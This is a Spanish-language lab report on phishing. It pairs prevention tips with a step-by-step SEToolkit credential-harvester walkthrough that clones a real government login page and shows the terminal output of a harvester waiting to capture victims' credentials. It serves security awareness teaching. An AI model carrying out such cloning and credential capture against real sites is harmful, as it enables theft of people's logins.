

SIMULACION DE ATAQUE DE PHISHING CON SEToolkit EN KALI LINUX “Métodos Y Prevención”

1. ¿Qué es Phishing?

- 1.1. Definición
- 1.2. Técnicas utilizadas
- 1.3. Riesgos y consecuencias

2. Cómo Podemos Protegernos del Phishing

- 2.1. Buenas prácticas de ciberseguridad
- 2.2. Herramientas de protección

3. Laboratorio de Simulación de Phishing

- 3.1. Herramientas utilizadas
- 3.2. Procedimiento paso a paso con SEToolkit
- 3.3. Captura de credenciales
- 3.4. Análisis del resultado obtenido

4. Conclusiones y Recomendaciones Finales

¿QUE ES PHISHING?

El phishing es una técnica de ciberataque basada en la suplantación de identidad, mediante la cual un ciberdelincuente se hace pasar por una persona, empresa o entidad confiable para engañar a la víctima y obtener información confidencial, como contraseñas, datos bancarios o personales

Este engaño se realiza principalmente a través de correos electrónicos, mensajes de texto, llamadas telefónicas o sitios web falsos que imitan a los sitios originales, con el objetivo de manipular psicológicamente a la persona para que realice acciones como hacer clic en enlaces fraudulentos, descargar archivos maliciosos o revelar datos sensibles



En resumen, el phishing es un "anzuelo" digital que busca "pescar" información privada mediante el engaño y la manipulación, poniendo en riesgo la seguridad personal y financiera de las víctimas

COMO PODEMOS PROTEGERNOS DE UN PHISHING

- No responder ni proporcionar información personal en correos o mensajes que la soliciten, especialmente si son inesperados o sospechosos

- Verificar siempre la autenticidad de los mensajes contactando directamente a la entidad oficial, sin usar enlaces o números que vengan en el correo sospechoso
- No hacer clic en enlaces ni descargar archivos adjuntos de fuentes desconocidas o dudosas,
- Utilizar contraseñas seguras y únicas, además de habilitar la autenticación (debemos poner capas de seguridad como la autenticación de 2 pasos, datos biométricos)



- Mantener actualizado el software de seguridad, como antivirus, antimalware y antisпам, así como el sistema operativo y aplicaciones en nuestro pc siempre tener el firewall activado.




- Evitar usar redes Wi-Fi públicas para acceder a información sensible, ya que pueden ser inseguras y facilitar el robo de datos



- Realizar copias de seguridad periódicas de la información importante para poder recuperarla


METODO LABORATORIO:

- Usaremos la herramienta en Kali setoolkit




- Una vez dentro usaremos la opción de social-engineering attacks


- Luego se seleccionamos website attack vectors




- Luego seleccionamos credential harvester attack method



- Tenemos que poner el sitio donde vamos a hacer la clonación.



- Una vez buscada la pagina a la cual vamos a hacer la clonación copiamos el url
- Luego procedemos a ejecutar el link clonado y esperar hasta que alguien ingrese sus credenciales



```
File Actions Edit View Help
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
0.143]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://www.celfi.gob.ar/login


[*] Cloning the website: http://www.celfi.gob.ar/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
█
```


- Como podemos ver ya hay que ingreso a nuestra pagina clonada y no es nuestra maquina atacante.




- En otra maquina ingresamos al link que se puede mandar por medio de correo o mensaje texto haciendo caer a la gente donde ingresaran sus datos.



- En nuestra maquina atacante tendremos los datos ingresados por la persona.



- El usuario creerá que está en una página normal navegando, pero sus credenciales ya fueron registradas



CONCLUSIONES:

- El phishing representa una de las amenazas más comunes y efectivas en el ámbito de la ciberseguridad, debido a su capacidad para explotar el factor humano mediante la ingeniería social.
- Las herramientas como SEToolkit permiten comprender de forma práctica cómo operan los atacantes, facilitando el aprendizaje sobre los vectores de ataque más comunes y reforzando la importancia de implementar medidas de prevención.
- Durante la simulación realizada, se evidenció lo sencillo que puede ser clonar una página web legítima y capturar credenciales si la víctima no identifica las señales de alerta, como URLs sospechosas o métodos de contacto inusuales.
- La prevención es clave para mitigar ataques de phishing, siendo fundamental la concienciación de los usuarios, el uso de contraseñas seguras, la autenticación en dos pasos y la verificación constante de la autenticidad de los sitios web.
- Este laboratorio refuerza la necesidad de capacitar tanto a usuarios comunes como a profesionales de TI en el reconocimiento y respuesta ante ataques de ingeniería social, dado que muchas veces la seguridad técnica falla si el usuario no actúa con precaución.
- Finalmente, la práctica controlada de estas técnicas en entornos educativos y éticos permite preparar a los futuros profesionales en ciberseguridad, sin poner en riesgo a terceros y con un claro enfoque en la protección de la información.